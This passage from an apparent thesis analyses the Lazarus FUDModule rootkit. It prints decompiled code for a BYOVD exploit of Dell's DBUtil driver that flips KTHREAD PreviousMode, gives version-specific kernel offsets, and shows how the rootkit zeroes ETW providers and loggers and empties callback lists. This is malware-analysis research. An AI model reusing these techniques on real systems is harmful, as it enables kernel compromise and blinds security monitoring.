    _successfulBlinds |= 0x10u;
  if ( (unsigned int)Kernel::ClearKernelETWProviders(l_pMalwareConfig) )
    _successfulBlinds |= 0x20u;
  if ( (unsigned int)Kernel::DisablePrefetchTracing(l_pMalwareConfig) )
    _successfulBlinds |= 0x40u;
  u64Offset_KTHREAD_PreviousMode = l_pMalwareConfig->u64Offset_KTHREAD_PreviousMode;
  LOBYTE(u32Bit) = 1;
  CurrentProcess_KTHREAD_PreviousMode = l_pMalwareConfig->CurrentProcess_KTHREAD + u64Offset_KTHREAD_PreviousMode;
  CurrentProcess = GetCurrentProcess();         // Disable kernel mode again, preventing kernel corruption when returning
  l_pMalwareConfig->fn_NtWriteVirtualMemory(CurrentProcess, CurrentProcess_KTHREAD_PreviousMode, &u32Bit, 1i64, &v9);
  pu64Count_Modules = l_pMalwareConfig->pu64Count_Modules;
  if ( pu64Count_Modules )
    LocalFree(pu64Count_Modules);
  memset(l_pMalwareConfig, 0, sizeof(pMalStruct));
  LocalFree(l_pMalwareConfig);
  return _successfulBlinds;
}
```

Figure 2.1: The Close function of FUDModule containing the main logic of the rootkit.

- Checking `PEB->OSBuildNumber` to be above `0x1DB0` (Windows 7) and below `0x4F7D` (Windows Server 2022). If it falls outside of this range, the rootkit isn't compatible with the system, and initialization fails.

If these checks succeed, initialization continues by setting constants stored in the configuration structure based on current OS version, as illustrated in Figure 2.4. These constants mostly represent offsets for variables and structures in the kernel. An additional compatibility check using the `OSBuildNumber` value is performed, this time with more specific conditions. If this check fails, the whole initialization fails as well.

After the constants initialized successfully, the `SE_LOAD_DRIVER_PRIVILEGE` is enabled for the rootkit process using `AdjustTokenPrivileges` on the token belonging to the current process. This will allow the module to load a kernel driver used to gain write access to kernel memory. Finally, the base memory addresses of `ntoskrnl.exe` and `NETIO.sys` are obtained by iterating the list of loaded modules, searching for a matching module name and then storing the module's base address. These are important for obtaining correct addresses for various kernel structures modified by this rootkit.

If all of this succeeds, the last step is obtaining a pointer to the `KTHREAD` structure of the currently executing thread. Since this is a strictly single-threaded module, the currently executing thread will be the only executing thread for the module. This is done by obtaining a list of all available thread

```
strcpy((char *)&_ntdll, "ntdll");
strcpy(_ntUnloadDriver, "NtUnloadDriver");
strcpy(_ntLoadDriver, "NtLoadDriver");
strcpy(_ntQuerySystemInformation, "NtQuerySystemInformation");
strcpy(_ntWriteVirtualMemory, "NtWriteVirtualMemory");
strcpy(_rtlInitUnicodeString, "RtlInitUnicodeString");
strcpy(_ntOpenDirectoryObject, "NtOpenDirectoryObject");
strcpy(_ntOpenSection, "NtOpenSection");
strcpy(_ntMapViewOfSection, "NtMapViewOfSection");
strcpy(_ntUnmapViewOfSection, "NtUnmapViewOfSection");
strcpy(_rtlCreateUserThread, "RtlCreateUserThread");
ModuleHandle = GetModuleHandleA((LPCSTR)&_ntdll);
pMalStruct->fn_NtLoadDriver = (__int64)GetProcAddress(ModuleHandle, _ntLoadDriver);
pMalStruct->fn_NtUnloadDriver = (__int64)GetProcAddress(ModuleHandle, _ntUnloadDriver);
pMalStruct->fn_NtQuerySystemInformation = (__int64)GetProcAddress(ModuleHandle, _ntQuerySystemInformation);
pMalStruct->fn_NtWriteVirtualMemory = (__int64)GetProcAddress(ModuleHandle, _ntWriteVirtualMemory);
pMalStruct->fn_RtlInitUnicodeString = (__int64)GetProcAddress(ModuleHandle, _rtlInitUnicodeString);
pMalStruct->fn_NtOpenDirectoryObject = (__int64)GetProcAddress(ModuleHandle, _ntOpenDirectoryObject);
pMalStruct->fn_NtOpenSection = (__int64)GetProcAddress(ModuleHandle, _ntOpenSection);
pMalStruct->fn_NtMapViewOfSection = (__int64)GetProcAddress(ModuleHandle, _ntMapViewOfSection);
pMalStruct->fn_NtUnmapViewOfSection = (__int64)GetProcAddress(ModuleHandle, _ntUnmapViewOfSection);
pMalStruct->fn_RtlCreateUserThread = (__int64)GetProcAddress(ModuleHandle, _rtlCreateUserThread);
_peb64 = (PEB64 *)*((_QWORD *)NtCurrentTeb() + 0xC);
pMalStruct->pPEB64 = _peb64;
if ( _peb64->BeingDebugged != 1
  && (_OSBuildNumber = _peb64->OSBuildNumber, _OSBuildNumber > (unsigned int)Windows7)
  && _OSBuildNumber < (unsigned int)Windows_Server_2022_
  && (LOBYTE(v6) = System::InitializeConstants((__int64)pMalStruct), v6)
  && (unsigned int)EnableLoadDriverPrivilege()
  && Memory::Get_ntoskrnl_netio_BaseAddress(pMalStruct) )
{
  _currentProcess = GetCurrentProcess();
  _currentThread = GetCurrentThread();
  __CurrentProcess = GetCurrentProcess();
  result = DuplicateHandle(
             __CurrentProcess,
             _currentThread,
             _currentProcess,
             (LPHANDLE)&pMalStruct->hDuplicatedHandle,
             0,
             0,
             DUPLICATE_SAME_ACCESS);
  if ( result )
  {
    pMalStruct->CurrentProcess_KTHREAD = Proc::GetCurrentThreadObject(pMalStruct, pMalStruct->hDuplicatedHandle);
    epilog();
    return 1;
  }
```

Figure 2.2: Initializing the configuration of FUDModule.

handles in the system with `NtQuerySystemInformation` for `SystemExtended-HandleInformation`. The resulting list of handles is then searched for a handle matching the current thread's handle that has been duplicated previously. When a matching handle is found, the `KTHREAD` pointer is extracted from a known offset and returned, as seen in Figure 2.5.

2.2.3 Gaining write access to the kernel

`FUDModule` requires certain elevated permissions to obtain the privilege to load drivers (`SE_LOAD_DRIVER_PRIVILEGE`). By default, this is available only to administrators and print operators [73]. Even being run as Administrator does not grant programs the right to access protected kernel memory, which is what `FUDModule` aims to do. To achieve this, it uses a technique known as Bring Your Own Vulnerable Driver (BYOVD), where the only privilege required is the already mentioned privilege to register and load kernel drivers.

```
struct _PEB64
{
    UCHAR InheritedAddressSpace;
    UCHAR ReadImageFileExecOptions;
    UCHAR BeingDebugged;
    union
    {
        UCHAR BitField;
        struct
        {
            UCHAR ImageUsesLargePages:1;
            UCHAR IsProtectedProcess:1;
            UCHAR IsImageDynamicallyRelocated:1;
            UCHAR SkipPatchingUser32Forwarders:1;
            UCHAR IsPackagedProcess:1;
            UCHAR IsAppContainer:1;
            UCHAR IsProtectedProcessLight:1;
            UCHAR IsLongPathAwareProcess:1;
        };
    };
...
};
```

Figure 2.3: Part of the _PEB64 kernel structure showing the BeingDebugged field, process flags and other metadata.

It is assumed that the rootkit is already executed with elevated privileges by performing privilege escalation earlier in the infection chain or by ensuring that the attacked user already has sufficient privileges.

2.2.4 Bring Your Own Vulnerable Driver

BYOVD is a technique where the attacker finds a legitimate signed kernel driver which contains a vulnerability that can be abused to perform actions that would not normally be possible, such as reading and writing protected kernel memory. Since Windows Vista, Microsoft requires kernel drivers to be signed by trusted certificates in order to load on 64-bit systems in what is called Driver Signature Enforcement (DSE) [74]. The DSE requirements on 32-bit systems are limited to requiring trusted signatures for boot-time and DRM kernel drivers only, but with 32-bit OS versions being phased out and Windows

```
if ( pPEB->OSMajorVersion == 10 )
{
  *(_QWORD *)(pMalStruct + offsetof(pMalStruct, u64Offset_FunctionTable)) = 288i64;
  *(_QWORD *)(pMalStruct + offsetof(pMalStruct, u64Offset_Minifilters_0)) = 72i64;
  *(_QWORD *)(pMalStruct + offsetof(pMalStruct, u64Offset_Minifilters_1)) = 112i64;
}
*(_QWORD *)(pMalStruct + offsetof(pMalStruct, u64Offset_Object_Type__CallbackList)) = 200i64;
*(_QWORD *)(pMalStruct + offsetof(pMalStruct, u64Offset_Callouts_NumberofEntries)) = 400i64;
*(_QWORD *)(pMalStruct + offsetof(pMalStruct, u64Offset_Callouts_StructuresPointer)) = 408i64;
*(_DWORD *)(pMalStruct + offsetof(pMalStruct, u32Size_CalloutsEntry)) = 80;
*(_DWORD *)(pMalStruct + offsetof(pMalStruct, u32Offset_CalloutEntry_Flags)) = 48;
*(_DWORD *)(pMalStruct + offsetof(pMalStruct, u64Offset_Unk)) = 1;
*(_QWORD *)(pMalStruct + offsetof(pMalStruct, u64Offset_KTHREAD_PreviousMode)) = 562i64;
OSBuildNumber = pPEB->OSBuildNumber;
if ( OSBuildNumber <= Windows10_v1703 )
{
  if ( OSBuildNumber == Windows10_v1703 )
    return _bTrue;
  if ( OSBuildNumber > Windows10_v1507 )
  {
    if ( OSBuildNumber == Windows10_v1511 )
      goto LABEL_11;
    _isWindows8_1_or_v1607 = OSBuildNumber == Windows10_v1607;
  }
  else
  {
    switch ( OSBuildNumber )
    {
      case Windows10_v1507:
LABEL_11:
        *(_QWORD *)(pMalStruct + offsetof(pMalStruct, u64Offset_Callouts_NumberofEntries)) = 328i64;
        *(_QWORD *)(pMalStruct + offsetof(pMalStruct, u64Offset_Callouts_StructuresPointer)) = 336i64;
        return 1;
      case Windows7_SP1:
        *(_QWORD *)(pMalStruct + offsetof(pMalStruct, u64Offset_Object_Type__CallbackList)) = 192i64;
        *(_QWORD *)(pMalStruct + offsetof(pMalStruct, u64Offset_Callouts_NumberofEntries)) = 1352i64;
        *(_QWORD *)(pMalStruct + offsetof(pMalStruct, u64Offset_Callouts_StructuresPointer)) = 1360i64;
        *(_DWORD *)(pMalStruct + 3252) = 40;
        *(_DWORD *)(pMalStruct + offsetof(pMalStruct, u32Size_CalloutsEntry)) = 64;
        *(_QWORD *)(pMalStruct + offsetof(pMalStruct, u64Offset_KTHREAD_PreviousMode)) = 502i64;
        return 1;
      case Windows8:
        *(_QWORD *)(pMalStruct + offsetof(pMalStruct, u64Offset_Callouts_NumberofEntries)) = 0x148i64;
        *(_QWORD *)(pMalStruct + offsetof(pMalStruct, u64Offset_Callouts_StructuresPointer)) = 336i64;
        *(_DWORD *)(pMalStruct + offsetof(pMalStruct, u32Size_CalloutsEntry)) = 72;
        *(_DWORD *)(pMalStruct + offsetof(pMalStruct, u32Offset_CalloutEntry_Flags)) = 40;
        return 1;
    }
    _isWindows8_1_or_v1607 = OSBuildNumber == Windows8_1;
  }
  if ( _isWindows8_1_or_v1607 )
    goto LABEL_11;
  return 0;
}
```

Figure 2.4: Initializing offsets during load of FUDModule based on the OS version.

11 being the first edition without a 32-bit version, attackers tend to primarily target 64-bit systems. Another fact that contributes to BYOVD being so effective is the fact that for signed drivers to load in Windows, even expired certificates are valid. The reason for this is that Microsoft wants to allow older software with no recent updates to its drivers to still function on Windows. This is an example of compromising security for increased compatibility [75].

```
if ( (int)_pMalStruct->fn_NtQuerySystemInformation(
            SystemExtendedHandleInformation,
            _mem_thrCount,
            _querySize,
            &_resultSize) >= 0 )
{
  __threadIndex = 0i64;
  _threadIndex = 0;
  if ( *_mem_thrCount )
  {
    _currentHandle = _mem_thrCount + 4;
    while ( GetCurrentProcessId() != *((_DWORD *)_currentHandle - 2) || TargetHandle != *_currentHandle )
    {
      ++_threadIndex;
      ++__threadIndex;
      _currentHandle += 5;
      if ( (unsigned __int64)_threadIndex >= *_mem_thrCount )
        goto LABEL_12;
    }
    _success = 1;
    _targetKTHREAD = _mem_thrCount[5 * __threadIndex + 2];
```

Figure 2.5: Getting the current thread's KTHREAD structure pointer.

2.2.5 Using BYOVD to gain kernel write privileges

Lazarus uses a legitimate driver called `DBUtil_2_3.sys` developed and signed by Dell in 2009. Its signature is trusted by Windows even though its validity expired already in 2010. This specific version of the driver comes with an arbitrary memory write vulnerability, `CVE-2021-21551`, discovered by Sentinel One in 2020 and published in May 2021. This vulnerability can be exploited to overwrite any location in memory, including kernel memory, with user-specified data [76]. It is possible that Lazarus created their exploit based on the research done by Sentinel One, as the first known occurrence of `FUDModule` came in October 2021, five months after the vulnerability was publicly disclosed. The compilation timestamp of the module indicates September 3rd 2021 as the date the binary was compiled, suggesting that the development may have been completed four months after the publication. This timestamp is however very easily spoofed, so this date is not a trusted indicator of when the file was actually created.

The primary vulnerability in this driver lies in its Device Control (IOCTL) handling routine, where no access control is present, meaning that when the driver is loaded in the system, any unprivileged process can make an `DeviceIoControl` call to invoke any of the functions of the driver. One such function exists under the IOCTL code `0x9B0C1EC8`. This function accepts `source`, `destination` and `length` parameters and passes them on to the `memmove` function, effectively allowing for arbitrary memory read and write access from kernel mode. This is the vulnerability exploited by Lazarus in `FUDModule`, which grants the module arbitrary kernel read and write access.

A set of standard window services that are expected to have a driver registered (`circlass, dmvscmgr, hidir, isapnp, mspqm, umpass`) is searched for a service with any of the specified names that exists in the victim's system.

The driver is then dropped into the `C:\Windows\System32\drivers\` folder with a name corresponding to the selected service, with the suffix *mgr* appended to it: `circlassmgr`, `dmvscmgr`, `hidirmgr`, `isapnpmgr`, `mspqmmgr`, `umpassmgr`. The selected service's registry entry is then modified, specifying this driver as its `ImagePath`, and its startup policy as `SERVICE_BOOT_START`, meaning the driver will be automatically loaded at boot time.

This vulnerability is however not used directly to access the Windows kernel, probably because this would be too likely to be detected by security solutions before being able to hide its presence.

Instead, this driver and its write function are invoked only once during the whole execution of the module — to rewrite the `PreviousMode` value of the `KTHREAD` structure associated with the module's main thread. This value is used when processing certain kernel API calls to determine whether they originate in user mode or kernel mode, acting as an access control measure [77]. This value can be modified by the kernel when execution is passed to kernel-mode code and reverted back as the execution is returned to user-mode. The possible `KPROCESSOR_MODE` values for `PreviousMode` and their defined names are 0 for `KernelMode` and 1 for `UserMode`.

`FUDModule` determines the offset of the `PreviousMode` field in the `KTHREAD` structure based on the version of Windows it is running on. It then instructs the driver to overwrite a single byte at the address of that field with a zero, indicating that the thread's execution originated in the kernel, as seen in Figure 2.6.

```
int __fastcall Core::DropDriver_EnableKernelMode(pMalStruct *pMalwareStructure)
{
  u64Offset_KTHREAD_PreviousMode = pMalwareStructure->u64Offset_KTHREAD_PreviousMode;
  BytesReturned = 0;
  InBuffer[2] = 0i64;                         // KTHREAD->PreviousMode = 0x00
  InBuffer[0] = 0x4141414142424242i64;
  CurrentProcess_KTHREAD = pMalwareStructure->CurrentProcess_KTHREAD;
  InBuffer[3] = 0i64;
  InBuffer[1] = u64Offset_KTHREAD_PreviousMode + CurrentProcess_KTHREAD - 7;
  bIsInstalled = FS::DropDriver_Install(pMalwareStructure);
  if ( bIsInstalled )
    return DeviceIoControl(
             (HANDLE)pMalwareStructure->hFile_DBUtil23,
             0x9B0C1EC8,
             InBuffer,
             0x20u,
             OutBuffer,
             0x20u,
             &BytesReturned,
             0i64);
  return bIsInstalled;
}
```

Figure 2.6: Enabling kernel-mode for FUDModule by changing the PreviousMode value in KTHREAD to 0.

This is enough to trick the system into allowing it to perform memory read and write operations with the same level of privileges as any kernel-level code. All kernel reads and writes are performed using the `NtWriteVirtualMemory` API function in `ntdll`. This function acts as a wrapper around a similarly named function in `ntoskrnl`, which invokes `MiReadWriteVirtualMemory`, an internal function actually responsible for performing the memory read and write functionality (the `Mi` prefix indicating that this function belongs to the internal memory management subsystem).

The way in which the memory management subsystem determines whether the caller is allowed to perform the desired action is primarily done by checking whether the `PreviousMode` field of its `KTHREAD` structure is zero. If it is, the caller originates in kernel-mode and no additional access control checks are performed. A reconstruction of the responsible code can be found in Figure 2.7.

```
CurrentThread = KeGetCurrentThread();
PreviousMode = CurrentThread->PreviousMode;
_prevMode = PreviousMode;
if ( PreviousMode )                           // If caller originates in user-mode
{
  if ( &TargetAddress[DataLen] < TargetAddress
    || (unsigned __int64)&TargetAddress[DataLen] > 0x7FFFFFFF0000i64// Prevent access to kernel-mode addresses from user-mode
    || &pData[DataLen] < pData
    || (unsigned __int64)&pData[DataLen] > 0x7FFFFFFF0000i64 )
  {
    return STATUS_ACCESS_VIOLATION;
  }
  _outpBytesWritten = (__int64 *)outpBytesWritten;
  if ( outpBytesWritten )
  {
    v13 = outpBytesWritten;
    if ( outpBytesWritten >= 0x7FFFFFFF0000i64 )
      v13 = 0x7FFFFFFF0000i64;
    *(_QWORD *)v13 = *(_QWORD *)v13;
  }
}
else                                          // Callers from kernel-mode are not checked for invalid access
{
  _outpBytesWritten = (__int64 *)outpBytesWritten;
}
```

Figure 2.7: Reconstructed code from MiReadWriteVirtualMemory responsible for access control checking, skipping all access control if PreviousMode is non-zero.

After the module is done with disabling all targeted system monitoring methods, it makes one final call to `NtWriteVirtualMemory`, restoring the `PreviousMode` field back to 1, moving the executing thread back into user mode where it belongs. This is done to prevent system instability and undefined behaviour that may occur if the rootkit's main function would return while the thread was still in kernel mode.

2.2.6 July 2022 version

The second observed version of FUDModule was released in July 2022. It contains numerous changes compared to the original and is notably more complex. It still retains the `Close` exported function as the payload function, but adds

a second exported function called `Create`. This new function is called by the originating application before calling `Close`. It verifies whether the OS version is supported and compatible with the rootkit and returns this information to the caller. This is probably a safety check, added not to attempt to execute the rootkit on systems where it would not be able to run successfully. It also checks whether the memory space in which it is loaded is likely to be the standard user space by checking the `MEM_PRIVATE` and `MEM_IMAGE` flags on its base memory region. It also checks the current `ImageSignatureLevel` (*"The level of signature with which code integrity has labeled the image"*, as per [78]). The method fails unless `ImageSignatureLevel` contains one of the following values: `SE_SIGNING_LEVEL_MICROSOFT`, `SE_SIGNING_LEVEL_WINDOWS` or `SE_SIGNING_LEVEL_WINDOWS_TCB` [79].

A different signed vulnerable driver is used to gain kernel write access — this time it is `ene.sys` by ENE Technology [79]. It is mainly distributed as a component of RGB lighting control by MSI. The exploit is slightly more complex, having to bypass two security mechanisms inside `ene.sys` — checking whether a library named `SB_SMBUS_SDK.dll` is loaded and an AES-encrypted timestamp at most 2ms in the past is passed to the driver. Both security mechanisms are easily bypassed by FUDModule.

An attempt was also made to thwart analysis efforts by packing and protecting the rootkit using `VMProtect` [80]. This is in a stark contrast to the previous version, which included no such protections and was easily analysed.

2.2.7 Supported Windows versions

Since there is a lot of version-specific kernel offsets being used in the module, it is only natural that strict OS version checks are performed, and configuration is initialized based on the specifics of the currently running OS.

In the 2021 variant of the rootkit, the following Windows versions are explicitly allowed:

- Windows 7 SP1
- Windows 8
- Windows 8.1
- Windows10 1507
- Windows10 1511
- Windows10 1607
- Windows10 1703
- Windows10 1709

- Windows10 1803
- Windows10 1809
- Windows10 1903
- Windows10 1909
- Windows10 20H2
- Windows10 21H1

The updated version from 2022 brings some changes, removing support for Windows10 1909 and adding support for some newly released and previously unsupported versions:

- Windows10 1909 (removed support)
- Windows10 2004 (added support)
- Windows10 21H2 (added support)
- Windows Server 2022 (added support)
- Windows11 21H2 (added support)

2.2.8 Blinding ETW

The primary focus of this analysis is to identify the attack techniques Lazarus uses against Event Tracing for Windows. The first version of `FUDModule` from October 2021 contained one such technique involving the removal of kernel event provider registrations from kernel ETW structures. In the July 2022 version, an additional technique was added, targeting the configuration of ETW's system loggers. Both techniques are described below.

Removing kernel event providers

As described in subsection 1.7.2, a number of kernel ETW providers is initialized during system startup. These include some providers that are crucial to security tools monitoring the system, such as the `Microsoft-Windows--Threat-Intelligence` provider. This attack finds the `EtwpInitialize` function by searching for a set of at least five calls to `EtwRegister` with distances of 56 bytes or less between them, which is a feature not found anywhere else in the kernel code. This function contains 15 hardcoded pointers to provider registration handles, which are extracted by the rootkit. These are listed in subsection 1.7.2.

Afterwards, the contents of these pointers are set to zero (null), as shown in Figure 2.8, marking them as uninitialized and thus inaccessible to any logging mechanisms in the kernel.

```
_regHandleArray = pMalStruct->au64ETW_RegHandles;
_result = 0;
const_Zero = 0i64;
memset(pMalStruct->au64ETW_RegHandles, 0, sizeof(pMalStruct->au64ETW_RegHandles));
Memory::GetEtwEventTracingProvRegHandles((__int64)pMalStruct);
_maxHandleCount = 20i64;
do
{
  _originalHandlePtr = *_regHandleArray;
  if ( *_regHandleArray )
  {
    _hCurrentProcess = GetCurrentProcess();
    pMalStruct->fn_NtWriteVirtualMemory(_hCurrentProcess, &_handleValue, _originalHandlePtr, 8i64, &v12);
    _handlePtr = *_regHandleArray;
    ___hCurrentProcess = GetCurrentProcess();
    pMalStruct->fn_NtWriteVirtualMemory(___hCurrentProcess, _handlePtr, &const_Zero, 8i64, &v13);
    epilog();
    _result = 1;
  }
  ++_regHandleArray;
  --_maxHandleCount;
}
while ( _maxHandleCount );
return _result;
```

Figure 2.8: Reconstructed code responsible for removing kernel ETW provider registration handles by setting them to zero.

Disabling System Loggers

The July 2022 version of `FUDModule` adds a second technique aimed at disabling ETW logging components. This technique targets another kernel logging component that was not impacted by the first blinding method — the individual ETW loggers (sessions) registered in the kernel.

To make it easier for developers to deploy virtualized apps on Windows systems, Microsoft added multiple virtualization technologies to the Windows core. One such technology allows multiple instances of any user-mode components to co-exist on a single kernel. This technology is named `silo containers` and consists of the host silo tied to the kernel (host silo) and guest silos for user-mode instances [81]. The host silo contains kernel configuration of the primary system running on the machine. As part of that configuration, it contains a pointer to a structure named `ETW_SYSTEM_LOGGER_SETTINGS`, which contains information about active sessions in the system (described in more detail in subsection 1.2.1), such as up to 8 individual logger configurations, group masks and an enable mask. The main information stored in this structure is the timers associated with each active logger and the `EtwpActiveSystemLoggers` field, containing a bitmask with one bit per system logger that denotes which system loggers are currently active.

This can be illustrated on the function `EtwGetKernelTraceTimestamp`, which provides timestamps for events created by providers in active sessions. This function queries the `EtwpActiveSystemLoggers` field, checking if the target logger is marked as active. If so, it retrieves its `ClockType` value and provides the current timestamp for selected clock types, as seen in Figure 2.9.

```
if ( (_etwpSystemLogger_ClockType & 2) != 0 ) // ClockType 2 = Performance counters
  PerformanceCounter = KeQueryPerformanceCounter(0i64);
else
  PerformanceCounter.QuadPart = 0i64;
*_resultTimers = PerformanceCounter;
if ( (_etwpSystemLogger_ClockType & 4) != 0 ) // ClockType 4 = Precise system time
  result.QuadPart = RtlGetSystemTimePrecise(LoggerIndex);
else
  result.QuadPart = 0i64;
_resultTimers[1] = result;
if ( (_etwpSystemLogger_ClockType & 8) != 0 ) // ClockType 8 = rdtsc (CPU timestamp counter)
{
  result.QuadPart = __rdtsc();
  _resultTimers[2] = result;
}
else
{
  _resultTimers[2].QuadPart = 0i64;
}
if ( (_etwpSystemLogger_ClockType & 0x10) != 0 )// ClockType 16 = HAL interrupt timer
{
  v10.QuadPart = 0i64;
  ((void (__fastcall *)(LARGE_INTEGER *))o_xHalUnmaskInterrupt[0])(&v10);
  result = v10;
  _resultTimers[3] = v10;
}
else
{
  _resultTimers[3].QuadPart = 0i64;
}
```

Figure 2.9: Reconstructed code of EtwGetKernelTraceTimestamp function getting timers associated with a system logger.

The `EtwpActiveSystemLoggers` mask is also used when the kernel is dispatching its internal events, such as those related to registry, network and file IO.

Using the `EtwpTraceRegistry` function inside `ntoskrnl.exe` as an example (shown below in Figure 2.10), it can be seen that whenever this function is called, denoting a registry event originating in the kernel being logged using an associated system logger, a check is performed to see whether the given logger is marked as active. If it is, execution proceeds to a call to `EtwpLogRegistryEvent` and the event is passed on to be logged. Otherwise, logging of this event does not occur and the function returns.

Similar behaviour can be seen in other internal kernel logging functions, such as `EtwpTraceFileIo`, `EtwpTraceFileName`, `EtwpTraceIo`, `EtwpTraceNetwork` and especially the generic `EtwTraceKernelEvent`, which is called by the previously mentioned functions to perform the actual event creation and which also first checks whether the currently specified system logger is marked active.

```
__int64 __fastcall EtwpTraceRegistry(
        unsigned __int8 a1,
        __int64 a2,
        unsigned int a3,
        unsigned int a4,
        __int64 a5,
        __int64 a6)
{
  _loggerGroupMaskOffset = EtwpHostSiloState;
  _etwpActiveSystemLoggers = *(_DWORD *)(EtwpHostSiloState + 0x1080);
  for ( i = !_BitScanForward((unsigned int *)&_loggerIndex, _etwpActiveSystemLoggers);
        !i;
        i = !_BitScanForward((unsigned int *)&_loggerIndex, _etwpActiveSystemLoggers) )
  {
    _etwpActiveSystemLoggers &= _etwpActiveSystemLoggers - 1;
    _loggerGroupMaskOffset = 32i64 * (unsigned int)_loggerIndex;
    _groupMask = (_DWORD *)(_loggerGroupMaskOffset + EtwpHostSiloState + 0x10A4);
    if ( _groupMask )
    {
      if ( (*_groupMask & 0x20000) != 0 )
        _loggerGroupMaskOffset = EtwpLogRegistryEvent(
                                   *(unsigned __int8 *)(EtwpHostSiloState + 2 * _loggerIndex + 0x1070),
                                   a1,
                                   a3,
                                   a4,
                                   a5,
                                   (__int64 *)(a2
                                             + 8
                                             * (*(unsigned __int8 *)(EtwpHostSiloState + 2 * _loggerIndex + 0x1071)
                                              - 1i64)),
                                   a6);
    }
  }
  return _loggerGroupMaskOffset;
}
```

Figure 2.10: Reconstructed code of EtwpTraceRegistry.

Changing the value of the `EtwpActiveSystemLoggers` mask in the structure `ETW_SYSTEM_LOGGER_SETTINGS` provides a highly effective method for disabling the kernel's internal event tracing system. Setting it to all zeroes indicates to the system that the session contains no active providers and many types of events originating in the kernel stop being produced. This can be seen in Figure 2.11.

2.2.9 Other blinding methods

Aside from methods targeting ETW, there are six additional blinding techniques present in the rootkit. Below is a brief overview of their functionality based on [72] and expanded with further analysis.

Registry callbacks

The Windows kernel contains a list of registered registry callbacks in the form of a doubly linked list pointed to by the `CallbackListHead` variable, as shown in Figure 2.12. Each element of the list contains a pointer to a callback handler registered by a filter driver using `CmRegisterCallbackEx`. The handler function prototype is illustrated in Figure 2.13. Whenever a registry event occurs, registered callback handlers are invoked one by one in order of registration, and the context of the event is passed to them. They can inspect

```
pZero = 0;
_systemTraceControlGuid_bytesWritten = 0i64;
_pEtwpHostSiloState = 0i64;
if ( ms->pPEB64->OSBuildNumber >= (unsigned int)Windows10_v1809 )
{
  result = Memory::find_EtwpHostSiloState(
             ms,
             (unsigned __int64 *)&_systemTraceControlGuid_bytesWritten,
             &_pEtwpHostSiloState);
  if ( !(_DWORD)result )
    return result;
  ms->fn_NtWriteVirtualMemory(
    0xFFFFFFFFFFFFFFFFui64,
    &_etwpHostSiloState,
    _pEtwpHostSiloState,
    8i64,
    &_systemTraceControlGuid_bytesWritten);
  ms->fn_NtWriteVirtualMemory(
    -1i64,
    ms->u64Offset_ETWSYSTEMLOGGERSETTINGS_EtwpActiveSystemLoggers + _etwpHostSiloState,
    &pZero,
    4i64,
    &_pEtwpHostSiloState);
}
```

Figure 2.11: Reconstructed code disabling kernel loggers by zeroing out the EtwpActiveSystemLoggers field.

it and determine whether to block the event or pass it on to continue in the handler chain. If it passes through the whole chain without being blocked, it is executed. The attack consists of finding the `CallbackListHead` pointer and changing both its forward and backward links to point to itself, thus making the list appear empty.



Figure 2.12: List of registry callbacks registered in the system. Image from [72].

```
NTSTATUS ExCallbackFunction(
[in]             PVOID CallbackContext,
[in, optional] PVOID Argument1,
[in, optional] PVOID Argument2
);
```

Figure 2.13: Prototype of a registry callback function [82].

Object callbacks

Object callbacks are, in many ways, analogous to registry callbacks described above. They are registered using the `ObRegisterCallbacks` API function and can be configured to trigger on handle creation and deletion for three object types [83]:

- Process (PsProcessType) — for Windows processes
- Thread (PsThreadType) — for threads
- Desktop (ExDesktopObjectType) — for operations involving handles to desktops (feature added in Windows 10)

Each of these types has its own list of registered callbacks stored as an `OBJECT_TYPE` structure inside the kernels `ObTypeIndexTable` variable. This structure is illustrated in Figure 2.14.

The way this rootkit disables object callbacks is similar to the previous technique — for each object type, the head of its list is modified to point to itself, indicating an empty list and thus ensuring any previously registered callbacks are lost.

Process, thread and image callbacks

Callback handlers for process and thread creation and exit and binary (image) loading can be registered using kernel methods `PsSetCreateProcessNotifyRoutine`, `PsSetCreateThreadNotifyRoutine` and `PsSetLoadImageNotifyRoutine` respectively. This adds a pointer to the specified callback handler to one of three callback lists stored in the kernel: `PspCreateProcessNotifyRoutine` for process callbacks, `PspCreateThreadNotifyRoutine` for threads and `PspLoadImageNotifyRoutine` for binaries.

Since these callbacks are also used by critical system components and disabling those would lead to system instability, `FUDModule` contains a whitelist of drivers whose callback handlers will not be removed by this attack [72]. The whitelisted drivers are listed in Figure 2.15.



Figure 2.14: Three lists of object callbacks registered in the system. Image from [72].

- `ntoskrnl.exe` — NT Kernel & System
- `ahcache.sys` — Application Compatibility Cache
